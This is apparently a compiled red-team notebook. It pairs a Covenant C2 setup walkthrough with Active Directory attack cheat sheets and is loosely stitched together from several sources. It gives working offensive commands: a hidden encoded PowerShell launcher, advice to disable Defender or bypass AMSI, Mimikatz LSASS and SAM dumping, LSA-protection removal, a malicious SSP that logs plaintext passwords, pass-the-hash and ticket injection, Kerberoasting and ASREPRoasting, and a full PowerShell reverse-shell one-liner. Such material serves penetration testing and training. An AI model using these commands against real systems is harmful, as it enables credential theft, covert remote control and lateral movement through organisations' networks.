
```
dotnet run
```

This will start the Covenant web service on TCP port 7443. You can check this via another terminal by running:

```
# netstat -tnlp  
Active Internet connections (only servers)  
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name  
tcp 0 0 0.0.0.0:7443 0.0.0.0:* LISTEN 1650543/Covenant
```

Now, open up a web browser and point to port 7443 of your Kali host. For example, if your Kali host IP is 192.168.1.10 you should be trying <https://192.168.1.10:7443> , as an example.

You will get a certificate warning, which you can safely ignore for now and proceed, which will redirect you to /covenantuser/login path. If everything has gone well so far, this should take you to the Covenant initial user registration page as shown below:



Provide a username and password to register an account. Make sure you remember this password or save it securely somewhere.

Once logged in, you will be taken to the /home/index path where the Covenant dashboard will be displayed to you as shown below:



<https://dian-pentest.medium.com/install-covenant-on-kali-linux-c0350804648d>

Covenant Attack – AD

<https://www.youtube.com/watch?v=6C8tzKb3kEQ>

<https://infosecwriteups.com/hack-the-box-sauna-write-up-w-covenant-c2-c2d71141c90b>

Creating Listener

<https://t.me/learningnets>

Before we can use the Covenant for red teaming activity, the first thing we need to setup is Listener. Basically covenant Listener is same as the usual listener we have used like netcat or meterpreter. In covenant, stager is called as Grunt. We will talk about it in the next section below. First of all, create the listener at listener menu.

Create Listener

HttpListener **BridgeListener**

Description
Listens on HTTP protocol.

Name
c223f065c7

BindAddress BindPort

ConnectPort

ConnectAddresses Urls

+ Add

UseSSL

HttpProfile

+ Create

Creating First Listener

- **Name:** Identifier name for the listener, default is generated value but you can set it as you like
- **BindAddress:** The ip address listener will bind to
- **BindPort:** The port listener will bind to
- **ConnectAddress & ConnectPort:** Address and port that will be used as connect back for the stager.
- **HttpProfile:** You can leave it default

After we create the listener, it will show in listeners list. For example, I create listener with name First-Listener and type is HTTP.

Listeners

Listeners Profiles

Name ↑↓	ListenerType ↑↓	Status ↑↓	StartTime ↑↓
First-Listener	HTTP	Uninitialized	1/1/0001 12:00:00 AM

+ Create

Listener

Start the listener we've created before and it will show you the new information in listener like the figure below

+ Add

UseSSL
False

HttpProfile
CustomHttpProfile

▶ Start × Delete

Start Listener

Listeners

Started Listener 22:07:29
Started Listener: First-Listener

Listeners Profiles

Name ↑↓	ListenerType ↑↓	Status ↑↓	StartTime ↑↓	ConnectAddresses ↑↓	ConnectPort ↑↓
First-Listener	HTTP	Active	4/12/2021 10:07:29 PM		80

+ Create

Page 1 of 1

Listener Active

We can double-check to make sure if listener is successfully active using this command in terminal:

```
└─$ sudo netstat -tulpn | grep 'LISTEN.*Covenant' 1 ⚙
tcp    0  0 0.0.0.0:80          0.0.0.0:*        LISTEN  13691/Covenant
tcp    0  0 0.0.0.0:7443       0.0.0.0:*        LISTEN  13691/Covenant
```

Launcher

Launchers are all in one payload delivery feature that generate, host, and download binaries/script to launch new Grunts

Launchers

Name ↑↓	Type ↑↓	DotNetVersion ↑↓
<div style="border: 1px solid #ccc; padding: 5px; margin-bottom: 10px;">+ Create ▾</div> <div style="border: 1px solid #ccc; padding: 5px;"><ul style="list-style-type: none">Create BinaryLauncherCreate ServiceBinaryLauncherCreate ShellCodeLauncherCreate PowerShellLauncherCreate MSBuildLauncherCreate InstallUtilLauncherCreate Regsvr32LauncherCreate MshtaLauncher</div>		

Covenant Launcher

Here is explanation from Covenant wiki:

- Binary — The Binary launcher is used to generate custom binaries that launch a Grunt. This is currently the only launcher that does not rely on a system binary.
- ShellCode — The ShellCode launcher converts a Grunt binary to ShellCode using Donut.
- PowerShell — The PowerShell launcher is used to generate PowerShell code and/or a PowerShell one-liner that launches a Grunt using powershell.exe.
- MSBuild — The MSBuild launcher is used to generate an MSBuild XML file that launches a Grunt using msbuild.exe.
- InstallUtil — The InstallUtil launcher is used to generate an InstallUtil XML file that launches a Grunt using installutil.exe.
- Mshta — The Mshta launcher is used to generate an HTA file and/or a mshta one-liner that launches a Grunt using mshta.exe that relies on DotNetToJScript.
- Regsvr32 — The Regsvr32 launcher is used to generate an SCT file and/or regsvr32 one-liner that launches a Grunt using regsvr32.exe that relies on DotNetToJScript.
- Wmic — The Wmic launcher is used to generate an xsl file and/or wmic one-liner that launches a Grunt using wmic.exe that relies on DotNetToJScript.

- Cscript — The Cscript launcher is used to generate a JScript file a Grunt using cscript.exe that relies on DotNetToJScript.
- Wscript — The Wscript launcher is used to generate a JScript file a Grunt using wscript.exe that relies on DotNetToJScript.

For this article, I will use Powershell Launcher as the example. Don't forget to disable windows defender or bypass the AMSI first(it will be discuss later).

Creating Launcher

Launchers

Name	Type	DotNetVersion
------	------	---------------

+ Create ▾

- Create BinaryLauncher
- Create ServiceBinaryLauncher
- Create ShellCodeLauncher
- Create PowerShellLauncher**
- Create MSBuildLauncher
- Create InstallUtilLauncher
- Create Regsvr32Launcher
- Create MshtaLauncher

Create PowerShellLauncher

Choose and customize with your own environment. I suggest that you choose GruntHTTP for the implant template. After that, click generate and it will generate a launcher and encoded launcher for our need.


Generated launcher

Testing Launcher

We need to test our launcher in our windows box to see how the payload and communication work. Open command prompt and paste the generated launcher.

```
PS C:\Users\ [redacted] \Downloads> powershell -Sta -Nop -Window Hidden -EncodedCommand cwB2ACAAbwAgACgATgBIAHcALQBPAIAagBIAGMAdAAgAEkATwAuAE0/
```

Powershell launcher




The screenshot shows the Covenant web interface. The top navigation bar includes the Covenant logo, a user greeting 'Welcome, redteam!', and a 'Logout' link. A sidebar on the left contains navigation options: Dashboard, Listeners, Launchers, Grunts (selected), Templates, Tasks, and Taskings. The main content area is titled 'Grunts' and displays a table with columns: Name, Hostname, User, Integrity, LastCheckIn, Status, Note, and Template. A single entry is visible with the following details:

Name	Hostname	User	Integrity	LastCheckIn	Status	Note	Template
f0fd6e3f21	DESKTOP-8DBB0CJ	[REDACTED]	High	10/8/2021 7:36:53 PM	Active		GruntHTTP

Grunt new connection

As we can see from above picture, our launcher is successfully connect to listener in grunt. This is what look like in grunts

Grunt: f0fd6e3f21



The screenshot shows the configuration page for a specific grunt. The top navigation includes 'Info' (selected), 'Interact', 'Task', 'Taskings', and 'Files'. The configuration is organized into several sections:

- Status:** Active
- Children:** (empty)
- CommType:** HTTP
- ValidateCert:** False
- UseCertPinning:** False
- DotNetVersion:** Net35
- Integrity:** High
- Process:** powershell
- UserDomainName:** DESKTOP-8DBB0CJ
- UserName:** [REDACTED]
- IPAddress:** 192.168.1.222
- Hostname:** DESKTOP-8DBB0CJ
- OperatingSystem:** Microsoft Windows NT 10.0.19042.0
- ActivationTime:** 10/8/2021 7:35:38 PM
- LastCheckIn:** 10/8/2021 7:37:33 PM
- Name:** f0fd6e3f21
- Note:** (empty text area)
- Delay:** 5
- JitterPercent:** 10
- ConnectAttempts:** 5000

Grunt information

We can interact with the victim machine using covenant interact feature in grunt

Grunt: f0fd6e3f21

Info Interact Task Taskings Files

```
[18/8/2021 7:41:20 PM UTC] Command submitted
(redteam) > help

BypassAmsi           Bypasses AMSI by patching the AmsiScanBuffer function.
BypassETW            Bypass ETW by patching the EtwEventWrite function.
PrivExchange         Performs the PrivExchange attack by sending a push notification to EWS.
WMIGrunt             Execute a Grunt Launcher on a remote system using Win32_Process Create, optionally with alternate
credentials.
WMICommand           Execute a process on a remote system using Win32_Process Create, optionally with alternate credentials.
PowerShellRemotingGrunt Execute a Grunt Launcher on a remote system using PowerShell Remoting, optionally with alternate
credentials.
PowerShellRemotingCommand Execute a PowerShell command on a remote system using PowerShell Remoting, optionally with
alternate credentials.
DCOMGrunt            Execute a Grunt Launcher on a remote system using various DCOM methods.
DCOMCommand          Execute a process on a remote system using various DCOM methods.
PSExecCommand        Execute a command on a remote system using the Service Control Manager.
GetNetSession        Gets a list of 'SessionInfo's from specified remote computer(s).
GetNetLoggedOnUser   Gets a list of 'LoggedOnUser's from specified remote computer(s).
GetNetLocalGroupMember Gets a list of 'LocalGroupMember's from specified remote computer(s).
GetNetLocalGroup     Gets a list of 'LocalGroup's from specified remote computer(s).
GetNetShares         Gets a list of 'Share's from specified remote computer(s).
GetDomainGroup       Gets a list of specified (or all) group 'DomainObject's in the current Domain.
GetDomainUser        Gets a list of specified (or all) user 'DomainObject's in the current Domain.
GetDomainComputer    Gets a list of specified (or all) computer 'DomainObject's in the current Domain.
Keylogger            Monitor the keystrokes for a specified period of time.
Kerberoast           Perform a "Kerberoast" attack that retrieves crackable service tickets for Domain User's w/ an SPN set.
```

Interact... Send

Grunt interaction

Covenant also support GUI file browser

Grunt: f0fd6e3f21

Info Interact Task Taskings Files

C:\

- Users
- \$Recycle.Bin
- \$WinREAgent
- Documents and Settings
- OneDriveTemp
- PerfLogs
- Program Files
- Program Files (x86)
- ProgramData
- Recovery
- System Volume Information
- Temp
- Windows

Name	Length	CreationTime	
Users			
\$Recycle.Bin			
\$WinREAgent			
Documents and Settings			
OneDriveTemp			
PerfLogs			
Program Files			
Program Files (x86)			
ProgramData			
Recovery			
System Volume Information			
Temp			
Windows			
bootmgr	413738	11/18/2020 11:26:28 PM	Action
BOOTNXT	1	11/18/2020 11:26:28 PM	Action
DumpStack.log.tmp	8192	11/19/2020 7:54:23 AM	Action
pagefile.sys	4294332416	11/19/2020 7:54:23 AM	Action
swapfile.sys	16777216	11/19/2020 7:54:23 AM	Action

Grunt file browser

I think that's all for the getting started article about Covenant C2. Will talk about the more covenant feature in the next article.

If you like this article, please share it and feedback are always welcome.

Reference:

- <https://posts.specterops.io/entering-a-covenant-net-command-and-control-e11038bcf462>

<https://petruknisme.medium.com/getting-started-with-covenant-c2-for-red-teaming-8eeb94273b52>

<https://github.com/active-labs/ACTIVEBlog/blob/master/Red%20Team%20Infrastructure%20-%20C2/Red%20Team%20Infrastructure%20-%20C2.md>

Local Privilege Escalation

- [Windows Privilege Escalation CheatSheet](#) Cheat Sheet for Windows Local Privilege Escalations
- [Juicy Potato](#) Abuse Selpersonate or SeAssignPrimaryToken Privileges for System Impersonation

⚠ Works only until Windows Server 2016 and Windows 10 until patch 1803

- [Lovely Potato](#) Automated Juicy Potato

⚠ Works only until Windows Server 2016 and Windows 10 until patch 1803

- [PrintSpoofer](#) Exploit the PrinterBug for System Impersonation

🙏 Works for Windows Server 2019 and Windows 10

- [RoguePotato](#) Upgraded Juicy Potato

🙏 Works for Windows Server 2019 and Windows 10

- [Abusing Token Privileges](#)
- [SMBGhost CVE-2020-0796 PoC](#)
- [CVE-2021-36934 \(HiveNightmare/SeriousSAM\)](#)

Useful Local Priv Esc Tools

- [PowerUp](#) Misconfiguration Abuse
- [BeRoot](#) General Priv Esc Enumeration Tool
- [Privesc](#) General Priv Esc Enumeration Tool
- [FullPowers](#) Restore A Service Account's Privileges

Lateral Movement

PowerShell Remoting

#Enable PowerShell Remoting on current Machine (Needs Admin Access)

Enable-PSRemoting

#Entering or Starting a new PSSession (Needs Admin Access)

\$sess = New-PSSession -ComputerName <Name>

Enter-PSSession -ComputerName <Name> OR -Sessions <SessionName>

Remote Code Execution with PS Credentials

\$SecPassword = ConvertTo-SecureString '<Wtver>' -AsPlainText -Force

\$Cred = New-Object System.Management.Automation.PSCredential('htb.local\<WtverUser>',
\$SecPassword)

Invoke-Command -ComputerName <WtverMachine> -Credential \$Cred -ScriptBlock {whoami}

Import a PowerShell Module and Execute its Functions Remotely

#Execute the command and start a session

Invoke-Command -Credential \$cred -ComputerName <NameOfComputer> -FilePath
c:\FilePath\file.ps1 -Session \$sess

#Interact with the session

Enter-PSSession -Session \$sess

Executing Remote Stateful commands

#Create a new session

\$sess = New-PSSession -ComputerName <NameOfComputer>

#Execute command on the session

Invoke-Command -Session \$sess -ScriptBlock {\$ps = Get-Process}

#Check the result of the command to confirm we have an interactive session

Invoke-Command -Session \$sess -ScriptBlock {\$ps}

Mimikatz

#The commands are in cobalt strike format!

#Dump LSASS:

mimikatz privilege::debug

mimikatz token::elevate

mimikatz sekurlsa::logonpasswords

#(Over) Pass The Hash

mimikatz privilege::debug

mimikatz sekurlsa::pth /user:<UserName> /ntlm:<> /domain:<DomainFQDN>

#List all available kerberos tickets in memory

mimikatz sekurlsa::tickets

#Dump local Terminal Services credentials

mimikatz sekurlsa::tspkg

#Dump and save LSASS in a file

mimikatz sekurlsa::minidump c:\temp\lsass.dmp

#List cached MasterKeys

mimikatz sekurlsa::dpapi

#List local Kerberos AES Keys

mimikatz sekurlsa::ekeys

#Dump SAM Database

mimikatz lsadump::sam

#Dump SECRETS Database

mimikatz lsadump::secrets

#Inject and dump the Domain Controller's Credentials

```
mimikatz privilege::debug
```

```
mimikatz token::elevate
```

```
mimikatz lsadump::lsa /inject
```

```
#Dump the Domain's Credentials without touching DC's LSASS and also remotely
```

```
mimikatz lsadump::dcsync /domain:<DomainFQDN> /all
```

```
#List and Dump local kerberos credentials
```

```
mimikatz kerberos::list /dump
```

```
#Pass The Ticket
```

```
mimikatz kerberos::ptt <PathToKirbiFile>
```

```
#List TS/RDP sessions
```

```
mimikatz ts::sessions
```

```
#List Vault credentials
```

```
mimikatz vault::list
```

🔗 What if mimikatz fails to dump credentials because of LSA Protection controls ?

- LSA as a Protected Process (Kernel Land Bypass)
- #Check if LSA runs as a protected process by looking if the variable "RunAsPPL" is set to 0x1
- `reg query HKLM\SYSTEM\CurrentControlSet\Control\Lsa`
-
- #Next upload the mimidriver.sys from the official mimikatz repo to same folder of your mimikatz.exe
- #Now lets import the mimidriver.sys to the system
- `mimikatz # !+`
-
- #Now lets remove the protection flags from lsass.exe process
- `mimikatz # !processprotect /process:lsass.exe /remove`
-

- #Finally run the logonpasswords function to dump lsass

mimikatz # sekurlsa::logonpasswords

- LSA as a Protected Process (Userland "Fileless" Bypass)
 - [PPLdump](#)
 - [Bypassing LSA Protection in Userland](#)
- LSA is running as virtualized process (LSAISO) by Credential Guard
- #Check if a process called lsaiso.exe exists on the running processes
- tasklist | findstr lsaiso
-
- #If it does there isn't a way to dump lsass, we will only get encrypted data. But we can still use keyloggers or clipboard dumpers to capture data.
- #Let's inject our own malicious Security Support Provider into memory, for this example I'll use the one mimikatz provides
- mimikatz # misc::memssp
-

#Now every user session and authentication into this machine will get logged and plaintext credentials will get captured and dumped into c:\windows\system32\mimilsa.log

- [Detailed Mimikatz Guide](#)
- [Poking Around With 2 Lsass Protection Options](#)

POWERSHELL REMOTING

- Execute commands or scriptblocks

Invoke-Command -Scriptblock {Get-Process} -ComputerName (Get-Content <list_of_servers>)

- Execute scripts from files

Invoke-Command -FilePath C:\scripts\Get-PassHashes.ps1 -ComputerName (Get-Content <list_of_servers>)

- Execute locally loaded function on the remote machines

Invoke-Command -ScriptBlock \${function:Get-PassHashes} -ComputerName (Get-Content <list_of_servers>)

Invoke-Command -ScriptBlock \${function:Get-PassHashes} -ComputerName (Get-Content <list_of_servers>) -ArgumentList

- A function call within the script is used

Invoke-Command -Filepath C:\path\Get-PassHashes.ps1 -ComputerName (Get-Content <list_of_servers>)

- "Stateful" commands using Invoke-Command

```

$Sess = New-PSSession -Computername Server1
Invoke-Command -Session $Sess -ScriptBlock {$Proc = Get-Process}
Invoke-Command -Session $Sess -ScriptBlock {$Proc.Name}
    • Dump credentials on a local machine
Invoke-Mimikatz -DumpCreds
    • Dump credentials on multiple remote machines
Invoke-Mimikatz -DumpCreds -ComputerName @"(sys1,sys2)"
    • Over pass the hash
Invoke-Mimikatz -Command "'sekurlsa::pth /user:Administrator /domain:lab.domain.local /ntlm:<ntlmhash> /run:powershell.exe'"
    • Invoke Mimikatz to create a token from user
$Sess = New-PSSession -ComputerName target.domain.local
Enter-PSSession $Sess
# EP BYPASS + AMSI BYPASS
exit
# PUSH LOCAL SCRIPT TO SESSION
Invoke-Command -FilePath .\Invoke-Mimikatz.ps1 -Session $Sess
Enter-PSSession $Sess
# DUMPING
Invoke-Mimikatz -Command "'lsadump::lsa /patch'"

```

FORWARDER

```

# RULE
netsh interface portproxy add v4tov4 listenaddress=0.0.0.0 listenport=8080
connectaddress=10.10.10.10 connectport=8080
# CHECK
netsh interface portproxy show all
# RESET
netsh interface portproxy reset

```

KERBEROS DOUBLE HOPS - Remote ticket dumping - SMB Lateral Hosting (skill)

- You are logged in to ServerA.

- From ServerA, you start a remote PowerShell session to connect to ServerB.
- A command you run on ServerB via your PowerShell Remoting session attempts to access a resource on ServerC.

⊖ Access to the resource on ServerC is denied, because the credentials you used to create the PowerShell Remoting session are not passed from ServerB to ServerC.

⊖ Cannot encapsulate multiple psremoting session.

⊖ Delegation not available.

LOGIN WITH COMPROMISED ACCOUNT

```
Invoke-Mimikatz -Command "'sekurlsa::pth /user:bob /domain:DOMAIN.LOCAL /ntlm:00000000000000000000000000000000 /run:powershell.exe'"
```

PSREMOTE TO SERVER A

```
$servera = New-PSSession -ComputerName SERVERA.DOMAIN.LOCAL
```

```
Enter-PSSession -Session $servera
```

PASS CREDENTIAL TO SERVER B

```
$SecPassword = ConvertTo-SecureString 'password' -AsPlainText -Force
```

```
$Cred = New-Object System.Management.Automation.PSCredential('DOMAIN\alice', $SecPassword)
```

```
$serverb = New-PSSession -ComputerName SERVERB.DOMAIN.LOCAL -Credential $Cred
```

LIST TICKET IN SERVER C:

```
Invoke-Command -ScriptBlock { & '\\10.10.10.10\c$\Users\jack\desktop\Rubeus.exe' klist } -Session $serverb | Select-String -Pattern Username
```

DUMP TICKET IN SERVER C:

```
Invoke-Command -ScriptBlock { & '\\10.10.10.10\c$\Users\jack\desktop\Rubeus.exe' dump /user:targetadmin } -Session $serverb
```

INJECT TICKET IN SERVER B:

```
Invoke-Command -ScriptBlock { & '\\10.10.10.10\c$\Users\jack\desktop\Rubeus.exe' ptt /ticket:B64 } -Session $serverb
```

CHECK INJECTION:

```
Invoke-Command -ScriptBlock { ls \\serverc\c$ } -Session $serverb
```

```
# RCE ON SERVER C:
```

```
Invoke-Command -ScriptBlock {Invoke-Command -ScriptBlock {hostname} -ComputerName  
SERVERC.DOMAIN.LOCAL} -Session $serverb
```

```
# FINAL REVERSE SHELL IN SERVER A FROM SERVER C
```

```
Invoke-Command -ScriptBlock {Invoke-Command -ScriptBlock {$client = New-Object  
System.Net.Sockets.TCPClient("servera",8080);$stream = $client.GetStream();[byte[]]$bytes =  
0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-  
Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data  
2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte =  
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);  
$stream.Flush();$client.Close()} -ComputerName SERVERC.DOMAIN.LOCAL} -Session $serverb
```

Domain Privilege Escalation 1

Kerberoast

WUT IS DIS?:

All standard domain users can request a copy of all service accounts along with their correlating password hashes, so we can ask a TGS for any SPN that is bound to a "user" account, extract the encrypted blob that was encrypted using the user's password and bruteforce it offline.

- PowerView:
- #Get User Accounts that are used as Service Accounts

```
Get-NetUser -SPN
```

- #Get every available SPN account, request a TGS and dump its hash

```
Invoke-Kerberoast
```

- #Requesting the TGS for a single account:

```
Request-SPNTicket
```

- #Export all tickets using Mimikatz

```
Invoke-Mimikatz -Command ""kerberos::list /export""
```

- AD Module:
- #Get User Accounts that are used as Service Accounts

```
Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties ServicePrincipalName
```

Impacket:

- `python GetUserSPNs.py <DomainName>/<DomainUser>:<Password> -outputfile <FileName>`

Rubeus:

- #Kerberoasting and outputting on a file with a specific format

`Rubeus.exe kerberoast /outfile:<fileName> /domain:<DomainName>`

- #Kerberoasting while being "OPSEC" safe, essentially while not trying to roast AES enabled accounts

`Rubeus.exe kerberoast /outfile:<fileName> /domain:<DomainName> /rc4opsec`

- #Kerberoast AES enabled accounts

`Rubeus.exe kerberoast /outfile:<fileName> /domain:<DomainName> /aes`

- #Kerberoast specific user account

`Rubeus.exe kerberoast /outfile:<fileName> /domain:<DomainName> /user:<username> /simple`

- #Kerberoast by specifying the authentication credentials

`Rubeus.exe kerberoast /outfile:<fileName> /domain:<DomainName> /creduser:<username> /credpassword:<password>`

ASREPRoast

WUT IS DIS?:

If a domain user account does not require Kerberos preauthentication, we can request a valid TGT for this account without even having domain credentials, extract the encrypted blob and bruteforce it offline.

- PowerView: `Get-DomainUser -PreauthNotRequired -Verbose`
- AD Module: `Get-ADUser -Filter {DoesNotRequirePreAuth -eq $True} -Properties DoesNotRequirePreAuth`

Forcefully Disable Kerberos Preauth on an account I have Write Permissions or more! Check for interesting permissions on accounts:

Hint: We add a filter e.g. RDPUsers to get "User Accounts" not Machine Accounts, because Machine Account hashes are not crackable!

PowerView:

`Invoke-ACLScanner -ResolveGUIDs | ?{$_.IdentityReferenceName -match "RDPUsers"}`

Disable Kerberos Preauth:

`Set-DomainObject -Identity <UserAccount> -XOR @{useraccountcontrol=4194304} -Verbose`

Check if the value changed:

`Get-DomainUser -PreauthNotRequired -Verbose`

- And finally execute the attack using the [ASREPROast](#) tool.
- #Get a specific Accounts hash:
- Get-ASREPHash -UserName <UserName> -Verbose
- #Get any ASREPROastable Users hashes:

Invoke-ASREPROast -Verbose

- Using Rubeus:
- #Trying the attack for all domain users
- Rubeus.exe asreproast /format:<hashcat|john> /domain:<DomainName> /outfile:<filename>
- #ASREPROast specific user
- Rubeus.exe asreproast /user:<username> /format:<hashcat|john> /domain:<DomainName> /outfile:<filename>
- #ASREPROast users of a specific OU (Organization Unit)

Rubeus.exe asreproast /ou:<OUName> /format:<hashcat|john> /domain:<DomainName> /outfile:<filename>

- Using Impacket:
- #Trying the attack for the specified users on the file

python GetNPUsers.py <domain_name>/ -usersfile <users_file> -outputfile <FileName>

Password Spray Attack

If we have harvest some passwords by compromising a user account, we can use this method to try and exploit password reuse on other domain accounts.

Tools:

- [DomainPasswordSpray](#)
- [CrackMapExec](#)
- [Invoke-CleverSpray](#)
- [Spray](#)

Force Set SPN

WUT IS DIS ?: If we have enough permissions -> GenericAll/GenericWrite we can set a SPN on a target account, request a TGS, then grab its blob and bruteforce it.

- PowerView:
- #Check for interesting permissions on accounts:
- Invoke-ACLScanner -ResolveGUIDs | ?{\$_.IdentityReferenceName -match "RDPUUsers"}
-

- #Check if current user has already an SPN setted:
- Get-DomainUser -Identity <UserName> | select serviceprincipalname
-
- #Force set the SPN on the account:

```
Set-DomainObject <UserName> -Set @{serviceprincipalname='ops/whatever1'}
```

- AD Module:
- #Check if current user has already an SPN setted
- Get-ADUser -Identity <UserName> -Properties ServicePrincipalName | select ServicePrincipalName
-
- #Force set the SPN on the account:

```
Set-ADUser -Identity <UserName> -ServicePrincipalNames @{Add='ops/whatever1'}
```

Finally use any tool from before to grab the hash and kerberoast it!

Abusing Shadow Copies

If you have local administrator access on a machine try to list shadow copies, it's an easy way for Domain Escalation.

#List shadow copies using vssadmin (Needs Administrator Access)

```
vssadmin list shadows
```

#List shadow copies using diskshadow

```
diskshadow list shadows all
```

#Make a symlink to the shadow copy and access it

```
mklink /d c:\shadowcopy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\
```

1. You can dump the backedup SAM database and harvest credentials.
2. Look for DPAPI stored creds and decrypt them.
3. Access backedup sensitive files.

List and Decrypt Stored Credentials using Mimikatz

Usually encrypted credentials are stored in:

- %appdata%\Microsoft\Credentials
- %localappdata%\Microsoft\Credentials

#By using the cred function of mimikatz we can enumerate the cred object and get information about it:

```
dpapi::cred /in:"%appdata%\Microsoft\Credentials\<CredHash>"
```

#From the previous command we are interested to the "guidMasterKey" parameter, that tells us which masterkey was used to encrypt the credential

#Lets enumerate the Master Key:

```
dpapi::masterkey /in:"%appdata%\Microsoft\Protect\<usersid>\<MasterKeyGUID>"
```

